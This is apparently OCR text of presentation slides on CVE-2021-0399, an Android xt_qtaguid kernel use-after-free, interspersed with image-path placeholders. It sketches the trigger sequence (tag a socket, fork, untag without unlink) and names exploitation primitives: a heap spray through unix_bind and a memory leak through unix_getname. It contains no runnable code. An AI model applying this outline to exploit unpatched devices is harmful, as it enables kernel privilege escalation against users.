
- open */dev/xt_qtaguid* -> new *pqd_entry* (bind with tgid)
- write */proc/net/xt_qtaguid/ctrl* -> tag(sk, tag, uid)
  - alloc a *sock_tag* and link to *pgd_entry*
- fork a child process
  - write */proc/net/xt_qtaguid/ctrl* -> untag(sk)
  - *sock_tag* is **freed** while **still linked** to *pgd_entry*

CVE-2021-0399




CVE-2021-0399

CVE-2021-0399




Untag tag#1 without Unlink




unix_address


- Heap spray via unix_bind
  - partially controlled data
- Leak via unix_getname
  - name.sun_path can be read back




Untag tag#1 without Unlink



